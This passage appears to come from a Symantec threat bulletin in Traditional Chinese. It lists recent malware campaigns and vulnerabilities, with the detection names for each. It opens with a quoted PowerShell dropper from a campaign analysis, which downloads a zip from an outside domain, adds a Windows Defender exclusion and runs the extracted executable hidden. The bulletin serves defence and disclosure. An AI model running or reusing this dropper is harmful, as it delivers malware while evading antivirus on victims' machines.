    [System.IO.Compression.ZipFile]::ExtractToDirectory($zip, $dest)
}

1 reference
function Run-Exe {
    param($path)
    Start-Process -FilePath $path -WindowStyle Hidden
}

1 reference
function Add-WDExclusion {
    param($path)
    Add-MpPreference -ExclusionPath $path
}

# Main script logic starts here

# Creating a temporary directory
$td = Get-TDir

# Setting security protocol to TLS 1.2
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

# Defining the download URL and the local path for the zip file
$dlUrl = 'https://boxhubcargocontainers.com/application.zip'
$dlPath = Join-Path -Path $td -ChildPath 'download.zip'

# Downloading the zip file
DL-File -url $dlUrl -out $dlPath

# Unzipping the downloaded file
Unzip -zip $dlPath -dest $td

# Adding Windows Defender exclusion for the temporary directory
Add-WDExclusion -path $td

# Assuming the EXE is known and named 'application.exe' inside the zip
$exePath = Join-Path -Path $td -ChildPath 'application.exe'

# Running the extracted EXE file
Run-Exe -path $exePath
```

STARGate 透過關聯分析、交叉比對各層級攻擊鏈的資訊來阻止攻擊。這種跨技術分享事件脈絡，使 STARGate 能夠成功提取加密的 ZIP 附件和電子郵件正文中的嵌入密碼。STARGate 利用其命令列啟發式技術，能夠識別 ZIP 中 LNK 檔的惡意意圖，將其檢測為 CL.Downloader!gen1。此外，在攻擊鏈的變種中，STARGate 將包含由 PowerShell 程式碼載入 Rhadamanthys 惡意竊密程式的 .EXE，被賽門鐵克進階機器學習檢測為 Heur.AdvML.B。

受益於賽門鐵克持續在人工智慧、模擬和威脅研究方面的不斷創新，STARGate 防護能力領先業界、與時俱進，以下的解決方案也同時受惠於 STARGate 的安全運作機制：

- Email Security Service
- Symantec Messaging Gateway
- Content Analysis Security
- Symantec Web Protection
- Advanced Secure Gateway
- CloudSOC

- Symantec Web Isolation
- Security Analytics
- Symantec Protection Engine for NAS Storage
- Symantec Protection for Sharepoint Services
- Cloud Workload Protection Storage
- Symantec Mail Security for Microsoft Exchange
- Cynic Sandboxing
- Link Following
- Data Center Security Server
- Industrial Control System Protection

欲深入了解更多有關賽門鐵克 STARGate 引擎的詳細資訊，請點擊此處。

2024/05/28

Red Akodon駭客組織最近的活動

根據 SCITUM 最近發佈的報告，Red Akodon 是一個新的駭客組織，至少從 2024 年 4 月起就開始在哥倫比亞進行惡意活動。據觀察，該駭客組織利用各種商品化惡意軟體 (例如：Remcos、QuasarRAT、Neshta、XWorm 或 AsyncRAT) 攻擊各種公共機關和其他企業。攻擊鏈通常依賴來自已上鉤的釣魚郵件帳號。攻擊者一直在利用惡意郵件中直接附加或分享在共享儲存空間的惡意 .svg 檔案。該駭客組織發動攻擊的目的是進行資訊滲透並控制被入侵的端點。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1
- ACM.Untrst-RgPst!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.SuspBeh.C!gen10

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.6
- Trojan.Gen.MBT
- Trojan.Dllhijack!gen2
- W32.Neshuta

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.A!400
- Heur.AdvML.A!500
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Webpulse Bad Reputation Domain Request

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/28

.TXZ 副檔名：電子郵件行動中惡意軟體傳播的演變

威脅行動者通常會發送帶有惡意有效酬載附件的惡意電子郵件，或者發送包含壓縮檔等檔案內容。在最近一次攻擊行動中，觀察到多封電子郵件的附件都帶有 .TXZ 副檔名。去年年底，微軟在 Windows 11 中新增對 .TXZ 檔案類型的原生支援。這意味著惡意郵件的收件人如果使用的是 Windows 11 作業系統，就可以使用 Windows 檔案總管打開 .TXZ 附件。這也預告 .TXZ 惡意程式在一些地區性針對性惡意行動中被大肆使用，而且隨著 Windows 11 或更高版本的採用，這種惡意行動今後還會再增加。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- Trojan.Gen.MBT

2024/05/28

偽裝成人工智慧(AI)語音生成工具傳播的 Gipy 惡意軟體

在真實網路情境上發現一種傳播：Gipy惡意竊密程式的全新惡意行動。該惡意軟體的二進位檔案被偽裝成人工智慧 (AI) 語音生成工具，並透過釣魚網站傳播。觀察到該惡意軟體的套件軟體名稱範例如下：VoiceAIbeta-x64.exe、VoiceAIAdvancedPro.exe、VoiceAiPro-x64.exe、VoiceAIChanger.exe 等。除了典型的資訊竊取功能外，該惡意軟體還具有下載和執行其他任意有效酬載的功能。在 Gipy 下載的惡意軟體有效酬載中發現各種惡意軟體家族，包括 Lumma Stealer、Redline Stealer、DCRat、RadxRAT、RisePro、TrueClient 等。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Ps-RgPst!g1
- ACM.Ps-Schtsk!g1
- ACM.Untrst-RgPst!g1
- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Dropper!gen2
- SONAR.MalTraffic!gen1
- SONAR.TCP!gen1

檔案型(基於回應式樣本的病毒定義檔)防護：

- Infostealer
- Trojan Horse
- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.A
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200
- Heur.AdvML.C

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Audit: Bad Reputation Application Activity
- System Infected: Bad Reputation Application Connecting to Cloud Storage
- Web Attack: Webpulse Bad Reputation Domain Request

2024/05/28

Embargo 勒索軟體

Embargo 是一種全新、基於 Rust 的勒索軟體。該惡意軟體會加密使用者檔案並冠上『.564ba1』副檔名。勒索 (贖金支付) 說明以名為『HOW_TO_RECOVER_FILES.txt』的文字檔形式發佈，引導受害者透過提供的加密網站連結，在攻擊者入口網站上註冊。據報導，該惡意軟體幕後的威脅行動者採用雙重勒索手法，不僅加密機密資料，還竊取資料並威脅受害者不從將公開資料。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- AGR.Terminate!g2
- SONAR.SuspLaunch!g340
- SONAR.TCP!gen1

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Ransom.Zombie
- Trojan.Gen.MBT

基於機器學習的防禦技術：

- Heur.AdvML.A!300
- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.B!200

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Attack: Ransom.Gen Activity 46

2024/05/27

Arc瀏覽器日漸流行，卻被無端捲進惡意廣告蒙上陰影

由瀏覽器公司 (The Browser Company) 開發的 Arc 瀏覽器在市場上大受歡迎，有望個性化使用者瀏覽網際網路的方式。由於其創新的使用者介面設計使其有別於傳統瀏覽器，它在推出 Windows 版後開始受到更多關注，而在此之前，它只適用於 macOS 系統。

然而，不幸是與 Windows 版 Arc 網頁瀏覽器推出的同時，一個新的 Google Ads 惡意廣告行動卻誘使人們下載木馬安裝程式並感染惡意軟體，作為攻擊鏈的一部分。惡意軟體會安裝一個被加料過的瀏覽器，並下載一個 MEGA PNG 圖檔，然後在系統中將其修改為可執行檔。最終的有效酬載就是惡意竊密程式。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- Downloader.Trojan
- Trojan Horse
- WS.Reputation.1
- WS.Malware.1

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/27

假冒醫療中心的網路釣魚行動以金融機構為目標

據報導，有一個針對歐洲和美國金融機構的網路釣魚行動。攻擊者冒充醫療中心發送電子郵件，並將腳本 (SCR) 檔案偽裝成金融文件，誘騙受害者下載並執行這些檔案。這些檔案包含 Minesweeper 遊戲的 Python 複製程式碼，以及從遠端源下載附加腳本的惡意 Python 程式碼。這些腳本隨後被用於提取和執行一個名為 SuperOps RMM 合法遠端電腦管理程式，該程式可在未經授權情況下遠端存取受害者電腦。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse
- WS.Reputation.1
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/27

Iluria惡意洩密程式

有報告稱，一種名為 Iluria 的普通惡意洩密程式在真實網路情境上出現。與 Discord Stealers 的許多其他分叉和變種一樣，它能夠竊取權杖、瀏覽器憑證和支付資訊。該惡意軟體目前正在進行宣傳，就目前而言，消費者似乎是該惡意軟體透過『偷渡式下載』(drive-by-download) 攻擊的重點。此外，還在進行多項測試。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan Horse

2024/05/27

藏身在假冒防毒軟體網站的高級惡意軟體崛起

最近冒充合法的假防毒 (AV) 軟體網站數量有所增加。這些欺騙性網站被發現暗藏高級惡意檔案，例如：APK、EXE 和 Inno Setup 等安裝程式，可傳播 Spynote 木馬等間諜軟體以及 Lummna 和 StealC 等惡意竊密軟體。這些惡意程式善於收集受害者資訊 (包括瀏覽器資料)，並將其發送到攻擊者控制的遠端伺服器。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

自適應防護技術(包含於SESC)：

- ACM.Untrst-RunSys!g1

基於行為偵測技術(SONAR)的防護：

- SONAR.Stealer!gen2
- SONAR.SuspPE!gen32
- SONAR.SuspLaunch!g221

VMware Carbon Black 產品的防護機制：

VMware Carbon Black 產品中既有政策就能阻止並檢測到相關的惡意指標。建議的基本政策是阻止所有類型的惡意軟體執行 (已知、可疑和垃圾程式)，並延遲雲掃描的執行，以便從 VMware Carbon Black Cloud 的信譽服務中獲得最大使用效益。

檔案型(基於回應式樣本的病毒定義檔)防護：

- Trojan.Gen.MBT
- WS.Malware.1

基於機器學習的防禦技術：

- Heur.AdvML.B
- Heur.AdvML.B!100
- Heur.AdvML.C

基於網頁防護(如果您有使用WSS--地端或雲端網頁分類／過濾／安全服務)：

被發現的惡意網域名稱／IP位址已於第一時間收錄於不安全分類列表中。

2024/05/27

CVE-2024-30268：存在Cacti(一種網路監控和故障管理框架)的跨網站腳本(XSS)漏洞

CVE-2024-30268 是存在 Cacti(一種網路監控和故障管理框架) 跨網站腳本漏洞。如成功開採濫用該漏洞，攻擊者可取得管理員的 cookies 及利用 cookies 偽造登入。此漏洞已在 1.3.x DEV 版本中修復。賽門鐵克的網路防護技術中的入侵防護系統 (IPS) 可阻擋這些漏洞的攻擊嘗試，防止系統受到進一步感染或入侵。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Cacti XSS Vulnerability CVE-2024-30268

2024/05/27

CVE-2024-21793和CVE-2024-26026--存在F5 BIG-IP Next Central Manager的兩個最新漏洞

CVE-2024-21793 和 CVE-2024-26026 是最近發現兩個影響 F5 BIG-IP Next Central Manager 的高嚴重性漏洞。這兩個漏洞都是程式碼注入漏洞，CVSS 風險評分為 7.5。如果被成功開採濫用，未經身份驗證的攻擊者可透過 BIG-IP Central Manager API 執行惡意 SQL 語法。利用該漏洞，威脅者可以獲得對易受攻擊設備的管理控制權，建立新的惡意帳戶，並擷取敏感資訊等。雖然這兩個漏洞還沒有被公開開採濫用的報告，但它們的概念驗證 (POC) 程式碼已經公開。產品供應商已經發佈修補這些漏洞的更新軟體版本。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: BIG-IP Next Central Manager API CVE-2024-26026
- Web Attack: BIG-IP Next Central Manager CVE-2024-21793

2024/05/27

CVE-2020-17519：存在Apache Flink中的目錄遍歷漏洞

美國網路安全暨基礎設施安全局 (CISA) 最近將 Apache Flink 中一個存在三年之久的目錄遍歷漏洞 (CVE-2020-17519) 新增到「已知成功利用漏洞列表 (the Known Exploited Vulnerabilities Catalog-KEV)」中。Apache Flink 是一個開源批次處理框架，用於分散式處理串流資料，在大數據

領域得到廣泛應用。如果成功開此濫用該漏洞，未經身份驗證的攻擊者可透過 JobManager 程序的 REST API 介面讀取 JobManager 本機檔案系統上的任何檔案。該漏洞已在 1.11.3 之後的版本中得到修復。賽門鐵克的網路防護技術入侵防護系統 (IPS) 可阻止這些漏洞利用嘗試，以防止對系統造成進一步感染／入侵。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

網路層防護：

我們的 Webpulse (網頁脈衝) 網頁自動回饋框架以及其他先進的網路層防護技術，已將其列為如下分類的網頁型攻擊：

- Web Attack: Apache Flink Arbitrary File Read CVE-2020-17519

2024/05/26

安卓銀行機器人(Android BankBot)假冒烏茲別克銀行

最近幾天，烏茲別克的手機用戶成為安卓銀行機器人 (Android BankBot) 網路惡意行動的攻擊目標，攻擊者將惡意軟體偽裝成虛構的銀行 APP (Xalq Banki Credit.apk 和 Bank Ipak.apk)，分別冒充烏茲別克的兩家銀行：Xalq Banki 和 Ipak Yuli。如果用戶被成功引誘在其手機上安裝這些惡意 APP，BankBot 就會監控使用者何時啟動其程式碼裡所針對的任何銀行 APP。然後，它會利用典型的顯示疊加技術，在合法頁面上疊加一個虛假頁面，以竊取使用者的輸入資訊 (例如：憑證)。目前，該病毒感染途徑尚不清楚，但很有可能是透過惡意簡訊或重導向傳播的。

賽門鐵克已經於第一時間提供多種有效保護(SEP/SESC/SMG/SMSMEX/Email.Security.cloud/DCS/EDR)。以下說明為 Symantec 偵測到的惡意程式名稱及有效對應的防護機制：

賽門鐵克的端點防護行動裝置版本(IOS/Android)已將其歸類為以下威脅並提供最完善的保護能力：

賽門鐵克的端點防護行動裝置版本 (IOS/Android) 還能夠分析簡訊內容的鏈接。它利用比對賽門鐵克全球資安情資網路 (GIN) 重要來源之一 Symantec WebPulse 中的威脅情報檢查簡訊內容中的網址，並在該鏈接為可疑時會及時提醒用戶，以保護用戶免受簡訊 (SMS) 網路釣魚攻擊。

- AppRisk:Generisk